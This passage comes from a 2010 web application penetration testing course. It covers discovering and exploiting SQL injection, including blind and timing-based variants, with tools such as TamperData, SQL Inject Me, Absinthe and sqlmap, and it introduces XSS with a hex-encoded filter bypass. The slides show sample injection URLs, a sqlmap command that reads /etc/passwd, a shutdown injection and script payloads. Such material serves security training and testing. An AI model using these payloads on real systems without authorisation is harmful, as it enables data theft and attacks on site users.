- SQL also includes modifiers such as WHERE, AND and OR
  - WHERE adds conditions to our query
  - AND/OR allow us to expand the conditions

Sec 5-12 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

108

Here are some important SQL commands:

SELECT - Query the data and return the results

CREATE - Create some database object like a record, tables, stored-procedure, etc...

UPDATE - Update an existing database object (such as a record)

DROP - Delete data (drop user\_table;)

SHUTDOWN - stop the server

AND - logical joining of two parts of a query.

OR - logical joining of two parts of a query.

UNION - join the results of two queries (number of fields must equal)

;- finish the sql statement - and possibly start another one.

;- shutdown;--

-- - comment delimiter for some database (not all)

often used to "get rid of the rest of a canned SQL query..."

IF - conditional statement - helpful in Blind SQL injection

SUBSTRING - Select a part of the string - helpful in Blind SQL injection

WAITFOR - Cause a time delay - helpful for Blind SQL injection

## Discovering SQL Injection

- Discovering SQL injection is similar to any flaw
- Find various inputs in the application and add special characters
  - Single quotes (') and double quotes (")
- We then examine the results for database errors
  - Keep in mind they may be in the HTML source

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

109

Discovering SQL injection flaws is similar to discovering most other vulnerabilities. You can manually visit pages, submit bad data, and target the application with a good deal of context, which is the best way to uncover non-trivial vulnerabilities.

Alternatively, you can leverage a fuzzer of some sort. A fuzzer is a tool which automates the process of finding potential vulnerabilities quickly. Fuzzers are useful, but they often miss complex vulnerabilities.



# Manual Discovery

- Manual discovery simply means playing with each input as we use the site
- This is a slow means of finding issues
  - But it gets to be as thorough as we want
- Many different tools are available
  - The great hacking tool IE
    - Or FireFox, Opera, Safari of course
  - TamperData for FireFox is a plug-in to intercept requests
  - TamperIE for Internet Explorer is the IE version of Tamper Data
  - Many others are available

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

110

Manual discovery can be slow and tedious, but it is not difficult.

There are quite a few tools available to assist in this process. The first one is your favorite web browser. Firefox in particular has many plug-ins which can help such as TamperData and LiveHTTPHeaders. You may also find Netcat to be an invaluable tool throughout most stages of hacking.

In many cases, attacks can be launched directly from the browser.


Plugins, such as "TamperData" for Firefox, provide handy capabilities, such as identifying and allowing the manipulation of hidden fields, cookies, and header information.

A web-hacking proxy such as Paros or WebScarab will allow for the viewing, tracking, and modifying of data as it is transmitted over the network. This removes much of the complexity of deciding what information should be included in an attack.

Sniffers, such as Wireshark, can assist with understanding what each request/response looks like on the network. Sniffers and proxies can assist with targeted attacks using raw tools such as Netcat and OpenSSL. As we've mentioned, OpenSSL (s\_client) allows us to hack directly over HTTPS or any SSL-wrapped connection. Netcat is a great tool for interacting with the web-server directly, giving complete control.

# TamperData

- TamperData is a FireFox Extension
- This extension allows us to mangle each request
- Easier to set up then an interception proxy because it's within the browser



See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

111

TamperData is a Firefox extension that allows the user to edit the HTTP headers as they interact with the application. It allows us to mangle each request to test for SQL injection (or XSS as we will see later.)

Here is the pop up that asks if the attacker would like to edit this transaction, submit it as is, or abort the request.

# Tampering with a Request

**List of all the requests seen by TamperData**

Request	Duration	Total Duration
21:18.0...	136 ms	136 ms
21:18.0...	163 ms	163 ms
21:18.0...	140 ms	140 ms
21:18.0...	167 ms	167 ms
21:18.1...	2074 ms	2193 ms
21:18.1...	127 ms	127 ms
21:18.2...	0 ms	0 ms
21:18.2...	30 ms	172 ms
21:18.2...	119 ms	119 ms

**Information about the selected Request**

Request Header Name	Request Header Value
Host	al.phobos.a...
User-Agent	Mozilla/5.0 (...)
Accept	image/png, i...
Accept-Language	en-us,en;q=...
Accept-Encoding	gzip, deflate
Accept-Charset	ISO-8859-1...
Keep-Alive	300
Connection	keep-alive
Referer	http://www.apple.com/startpage/
Cookie	_vi=(CS)v1(480f27d280d09a1c)...

**Header Information**

**Payload Information**

**Various tasks TamperData can perform**

- union
- select all
- guess field name
- insert
- like values
- guess specific values
- update
- guess table name
- drop table
- Integer field select all

**SQL injection strings pre-loaded**

See 5-12 Web App Penetration Testing & Ethical Hacking - 5/2010 InGuardians

If on the previous screen the attacker had chosen "Tamper", this screen appears. It breaks apart the various parts of the request into easy to understand pieces. The attacker is able to edit which ever pieces they would like and select ok. They are then prompted with the previous screen again, where they can select submit to send in their changes.

# Fuzzing

- Automated tests are also useful
- Typically referred to as fuzzing
- Fuzzing applications will submit data through the various application inputs
- Some fuzzing is totally random, but the most effective uses known attack strings
- Many tools are able to perform fuzzing:
  - Burp Suite's Intruder
  - w3af comes with fuzzers

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians


115

Fuzzing is a term referring to automated testing. This testing is a brute force type of attack that will place input into specified parameters of an application and see what happens. The tools used can be built to place random strings into these parameters or specific strings to test for things like SQL injection or XSS flaws.

Fuzzers are used to browse a web page, and modify or inject malicious data in any way possible automatically. This can include web form fields, cookies, URI elements, form submission types, etc. Check the results for indicators of success, but be aware that these indicators are not always accurate and can lead to false-positives and occasionally false-negatives.

# SQL Inject Me

- Extension for Firefox released by Security Compass
- SQL Inject Me allows us to test one form, one input field or all the forms on the page
- It contains a large number of attacks
- To increase test speed, we can select just the most common attacks



See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

114

SQL inject me is an extension for Firefox released by Security Compass as part of the Exploit me collection. It includes a large number of SQL injection attack strings. When we are on a page that includes the form we would like to test, we can select the form, choose how many of the form fields will be tested and then select to test with all of the possible attacks or just the top ones.


Keep in mind that SQL inject me, in its current form, only tests against form fields.

## After Fuzzing

- When fuzzing is complete we look for interesting results
  - Database error messages or HTTP 500 status codes
- Record them for the next phase, Exploitation!
  - We need to record:
    - The request
    - The parameter that was fuzzed
    - The input that caused the error

Fuzzing is not hacking, or at least not in totality. Fuzzing is an approach to finding vulnerabilities in an automated fashion. The results of fuzzing should be considered raw data for analysis. Even the most mature automated tools return data which will need to be verified.

Record the data found, review it, and keep it in mind as we head towards exploitation.



In this next exercise we will explore how to use the SQL inject me extension.

## SQL Inject Me Exercise

- Goals: Explore the SQL Inject Me Extension
- Steps:
  1. Use Firefox to browse to a form
  2. Exploit by hand
  3. Open SQL Inject Me
  4. Scan the log in form

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians


117

The goal of this exercise is to explore using the SQL inject me tool. We will use Firefox to browse to the form and then run the various tests. Afterwards we will examine the results.



## SQL Inject Me Exercise: Attack the Form

- Launch Firefox and select the SQL Inject Me bookmark
- Test the form manually
- Select the SQL Inject Me from the Tools menu
- Click "Open SQL Inject Me Sidebar"
- In the sidebar, click "Test all forms with all attacks"



See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

118

Launch **Firefox** and select the **SQL Inject Me** bookmark. This brings us to the form we will test.

First, enter a **(single quote)** in the form field and submit the form. We have just verified that the vulnerability exists.


Click back in the browser.

Select the **SQL Inject Me** from the **Tools** menu in Firefox.

Click "**Open SQL Inject Me Sidebar**" to open the side bar and begin testing.

In the sidebar, click "**Test all forms with all attacks**".

## SQL Inject Me Exercise: Examine the Results




The screenshot shows a web browser window with two tabs: 'Form' and 'Results'. The 'Results' tab is active, displaying the 'Security Compass' logo and the heading 'Test Results'. Below this, a summary box states 'SQL Injection String Tests Summary (29240 results recorded)'. A bulleted list provides instructions on how to interpret the results. At the bottom of the browser window, a footer reads 'See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians' followed by the page number '119'.

- The Results tab should open automatically
- Look for interesting results to exploit in the next steps of the test

See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians 119

After the tests run, the results tab will open. This is an HTML page that is generated by SQL inject me. Notice that it reports on MANY different tests including ones for Microsoft SQL and Oracle. This is because the tool does not evaluate the error message, it just runs the test.



Blind SQL injection is usually the result of a misguided attempt to protect against SQL injection by hiding the error messages generated by the database.. In this next section we are going to explore how it works. We will also look at some of the tools available to help us with the attack.

## Blind SQL Injection

- SQL injection depends on the error messages being visible to the attacker
- If the application uses the input, but doesn't display errors, it is still vulnerable
- It will just take a little more time and effort to exploit it
- This is blind SQL injection
- The attacker uses "yes/no" questions to abuse the flaw
  - If the SQL statement executes correctly, the site works
  - If it doesn't, something is wrong with the SQL query
- Adjusting the query moves the attacker through the database

Sec 5.12 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

121

To avoid information leakage and other effects of SQL injection, many developers actively fix SQL injection flaws in their code, providing the best protection. However, some developers provided us with an exciting challenge, and instead of fixing the bugs properly, they instead relied on blocking or sanitizing SQL error messages. This led to what are now called "Blind SQL Injection" attacks.

Database Servers provide a very feature-rich SQL instruction-set. Comparing results or subsections of results can be completed within the SQL interpreter on the server, prior to returning any results. Loops, conditions, process control, and more can be accomplished before the web application can.

Many database vendors have also "embraced and extended"(R) the language to include even more fun, if in a vendor-specific fashion.

## Discovering Blind SQL

- Look for Boolean behaviours in the application
- They are found by looking for yes and no answers to the below examples
- An example would be a catalog page:
  - `index.php?itemid=9`
    - Returns data about a specific item #9
  - `index.php?itemid='`
    - Returns a no item found message
  - `index.php?itemid=9' and 1=1; --`
    - Returns data about item #9
  - `index.php?itemid=9' and 1=0; --`
    - Returns a no item found message

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

122

By repeatedly submitting a SQL query and some comparison text (and behavior based on the comparison), we create a YES/NO primitive, indicating whether a specific portion of the results match what we handed in.

For instance, if we send a query which returns a username "asmith," and we tell the database to compare the first byte against the letter "a" (being the first letter in the alphabet)... and then pause a certain timeframe if they match... we can identify whether or not that first letter is "a". Since the first attempt matches, we move on. Repeat the query and have the database compare the second character against "a", then "b", then "c", etc... until we determine the second letter is "s". Et cetera...

This is a very iterative and noisy process, but it can be very powerful for an attacker.

## 20 Questions

- Now we play a game using the yes/no answers
- We ask questions of the DB
- Keep in mind the differences between RDBMS systems
- Here we are targeting a MSSQL database
- `http://example.tgt/index.php?ID=1\`  
`and substring ((select top 1 name from sysobjects where \`  
`xtype='u'),1,1)>'m'`
- `http://example.tgt/index.php?ID=1\`  
`and substring ((select top 1 name from sysobjects where \`  
`xtype='u'),1,1)<'s'`

To map out the various fields in the database and retrieve data, we now will play 20 questions. We ask yes/no questions to gather information. This process can be quite lengthy.

In the example above, we are using the substring function to return the first letter of the first item in the sysobjects table. We will then use comparison operators to narrow down to the correct letter. Then we will use the substring to start looking for the second letter. Repeating this process, we can retrieve all of the data regarding the schema and the actual data in the database.

## Blind SQL using Timing

- Keep in mind that the boolean conditions may be how long the page takes to process
- Use functions to insert time into a query
  - Benchmark()
  - Waitfor()
- Using questions like, if the answer is true then use the waitfor() to delay the response

*Runs a command many times*

See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

124

Sometimes the Boolean condition we are looking for does not show as data on the page. The two states are found through the delay in returning a page to the browser. To enhance this timing, we can use the various delay functions within different database engines to increase the time for true conditions.

Benchmark is a MySQL function, while waitfor is from MS SQL.

## Tools

- Fewer tools work with blind SQL injection
- Some examples would be
  - Absinthe
    - Also works for "normal" SQL injection
  - SQLMap
    - [Sqlmap.sourceforge.net](http://sqlmap.sourceforge.net)
    - Part of w3af

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians


125

Very few tools are available that reliably test blind SQL injection. We are going to explore Absinthe and SQLMap which are two of the few tools available.



# Absinthe

- Written by Nummish and Xeron
- Available at:
  - <http://www.0x90.org>
- It is one of the first well-functioning tools to work against blind SQL injection
- It is a windows tool
- We mainly use it if our goal is to return large data sets



See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians


126

Absinthe is a GUI-based tool that automates the process of downloading the schema and contents of a database which is vulnerable to Blind SQL Injection. It is written in C# and will run on Windows or Linux using Mono.

Absinthe will not detect vulnerable applications. It requires the attacker to find the flaw and configure Absinthe to make use of it. After that it will run and dump various things from the database, including all of the data.

## Absinthe in Use

1. Select the database type
2. Enter the URL of the form action
3. Select the form method
4. Choose authentication (optional)
5. Enter the parameters
  - Select "Injectable Parameter" for the target parameter
6. Initialize the injection




Once we determine that there is a SQL injection vulnerability, we can use Absinthe to retrieve the database. After starting it up, we need to configure Absinthe to use the application and set any authentication needed. After that, the parameters used within the page need to be configured. The parameter that is vulnerable is set as "injectable." Initializing the injection lets Absinthe test the configuration.

The screenshot above shows the main panel or tab. It is where you configure Absinthe to abuse the injection flaw that you have found. As you can see, Absinthe has quite a few parameters including places for authentication and the connection method required. At the bottom of the tab is where the attacker specifies the various parameters required by the web application being attacked and marks the one(s) that is vulnerable.

## Retrieving DB Schema and Data

- Now the attacker can:
  - Retrieve the username
  - Retrieve the tables in the DB
  - Map the fields in the tables
  - Dump the entire dataset to XML files



Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

128


Using the next two tabs, the attacker is able to map out the entire database schema and the user name that the application uses to connect to the DB. They are then able to select the fields they would like to export, and dump them to an XML file.

In the screenshot is the tab that enables us to map out the DB schema. First you will retrieve the username used by the application to connect to the database. This will potentially allow you to know the privileges available within the DB. You can then retrieve the table names. After that, you can select the table you are interested in and retrieve its field names.

Finally on the third tab, you configure which fields you are interested in and Absinthe will download them into an XML document.

# sqlmap

- sqlmap is a Python application that performs SQL injection discovery and exploitation
  - <http://sqlmap.sourceforge.net>
  - It is also integrated into w3af
- Its main focus is providing a platform that simplifies SQL injection attacks
- It is one of the best free tools for this type of attack
  - This is due to the lower failure rate in successfully exploiting a flaw



```
sqlmap --url=http://192.168.1.104/scanners/sql1.php?name=Kevin --read-file=/etc/passwd
sqlmap/0.7rc3
by Bernardo Damele A. G. -bernarao.damele@gmail.com

[*] starting at: 16:43:45
[16:43:45] [INFO] testing connection to the target url
[16:43:45] [INFO] testing if the url is stable, wait a few seconds
[16:43:47] [INFO] url is stable
[16:43:47] [INFO] testing if User-Agent parameter 'User-Agent' is dynamic
[16:43:47] [WARNING] User-Agent parameter 'User-Agent' is not dynamic
[16:43:47] [INFO] testing if GET parameter 'name' is dynamic
```

SQLMap is a command line tool written in Python. It is able to perform SQL injection attacks against applications, blind and normal. SQLMap will run on any platform that Python supports. It is available as a stand alone tool, but has also been included in more recent versions of w3af.

## sqlmap Features

- sqlmap has many powerful features
- It supports both types of SQL injection
  - Normal or “in-band” SQL injection
    - Called “in-band” because the results are typically visible in the HTML response from the application
  - Blind SQL injection, in which database error messages and output of queries are not shown in response messages
- Can also use Google searches to find SQL errors indexed and cached by Google
- Can import target URLs from Burp or WebScarab tools
- Provides a variety of useful, pre-built attacks
  - Read files from the server, encoding files for transfer
  - Provides an OS shell, giving access to the database server

See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians


130

SQLMap has a number of interesting features. It performs two different types of SQL injection, in-band and blind.

In-band injection is used when the record set is written to the page. This allows for the return of the entire record set at once. Blind injection sees the enumeration techniques based on different results with good queries and bad queries.

SQLMap will also perform injection against targets found via Google. This is not typically useful during a pen-test as the potential for attacking out of scope targets.

SQLMap will also read arbitrary files from the target database server and interact with the OS shell.



This next section will explore XSS and the means to discover if the site is vulnerable. We will look at the typical attack and then some of the means to bypass filtering.

## Cross Site Scripting

- Cross Site Scripting is commonly known as XSS
- It involves tricking the browser into executing code
- The browser believes that the code is part of the site and runs it in that context
- This attack targets the browser, not the server

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

132


Cross-Site Scripting is an attack in which an attacker injects scripting code into a web application, and the browser runs it as if it has come from the trusted site. For example, this could be a URL parameter that is read and displayed back to the user as if it were part of the application.

The Cross-Site Scripting attack has historically been misunderstood and undervalued. Many people fail to see the impact of the indirection. The point is that we can leverage weaknesses in a web server or web application, and use it to attack clients of that server.

Imagine logging into your online bank. The banking site drops valuable session information in your browser for some time period. Perhaps it is just a session cookie, or perhaps it is a snippet of data that includes your user ID or (hopefully not) your bank account number. That information is stored in its own compartment in the browser, only accessible to that site.

Now imagine an attacker has the ability to access that information. Or worse yet, imagine an attacker running code on your browser as you within the security context of the bank. We'll get to this little twist on XSS called Cross-Site Request Forgery in the next section.

## Parts of a XSS Attack



Sec 5.42 Web App Penetration Testing & Ethical Hacking ©2010 InGuardians

133


The four parts that make up a XSS attack are:

- The client which is tricked into running the code.
- The server which is leverage into sending the code to the client.
- The attacker who is hoping to gain from targeting the user.
- Finally the code the attacker is hoping will run on the client.



# Discovering XSS

- Many are simple to find
- Using only a browser
- Low hanging fruit
- Find input fields
- Input XSS code
  - Simplest is:
    - `<SCRIPT>alert("XSS")</SCRIPT>`



See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

134

Now we are going to discuss finding these flaws in web applications. Quite a few of the flaws are simple to find. Using only a browser and pushing JavaScript into various input fields, the attacker can discover most of the low hanging fruit within the application.

The simplest method is to just enter the code "`<SCRIPT>alert("XSS")</SCRIPT>`" into any input fields that will accept it. Once the form is submitted look for the pop up shown in the screenshot. To make this even easier, based on the mapping we discussed yesterday, the attacker should focus on fields that are displayed back to the user. But keep in mind that many inputs are used in the application and then possibly displayed later in the application flow. For example, a form that allows a user to update their information may not display that information back directly but this information is stored and displayed in "Account" sections of the site or even in functions that allow other users to view a specific profile. This type of flaw lets you attack others directly.

## Filtering

- Some sites have gotten "tricky"
- They have started filtering input
- Two types of filtering are common
  - Whitelists
    - Filtering based on "known goods"
    - Better security
  - Blacklists
    - Filtering based on "known bads"
    - Easier to bypass

See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

135

As XSS has become more known through the developer communities, applications have started to come with filtering techniques that try and protect the application and its users from injection attacks. They try to filter the input before using it within the application or display. Two types of filtering are being used. The first is whitelisting and the second is blacklisting. These differ in their way of determining what is malicious. But time is on the attacker's side. While the application has to detect malicious code every time input is accepted, the attacker only has to discover one way to bypass the filter.

There are two ways to validate input, white-listing and black-listing.

White-listing: the developer specifies what should be allowed in a given field. This is the recommended approach.

Black-listing: the developer identifies known bad characters and the system either filters them out or blocks the request altogether.

Both approaches have their own challenges. White-listing can be more work because the developer must be exact in the specifications of each field. For dates and times this is seldom an issue. For blobs and text fields this is much more problematic. In addition, white-listing still requires a knowledge of bad characters so they don't accidentally find their way into the whitelist.

The problem with black-listing is that one never has comprehensive knowledge of all attacks. As attackers, we can be infinitely creative. Developers can block known bad characters, but what about other characters? What about different encodings? Can all versions of bad characters be filtered? Consistently?

The most effective solution is usually a combination of both white- and black-listing.

## Bypassing Filters

- Many ways are available to bypass filters
  - Encodings such as Unicode and hex
  - Others forms of scripting such as VBScript
  - Scripting within tags other then <script>
- We will explore this in detail during exploitation
- Excellent resource:
  - <http://ha.ckers.org/xss.html>

See 542 Web App Penetration Testing & Ethical Hacking · ©2010 InGuardians

136

Many different techniques are available to bypass the filtering happening within an application. For example, using different encodings or functions such as the hex encoding or the fromCharCode function. Taking the example <SCRIPT>alert("XSS")</SCRIPT> and hex encoding it and making it part of an image tag, we get <img src=&#x3C;&#x53;&#x43;&#x52;&#x49;&#x50;&#x54;&#x3E;&#x61;&#x6C;&#x65;&#x72;&#x74;&#x28;&#x22;&#x58;&#x53;&#x53;&#x22;&#x29;&#x3C;&#x2F;&#x53;&#x43;&#x52;&#x49;&#x50;&#x54;&#x3E;>.

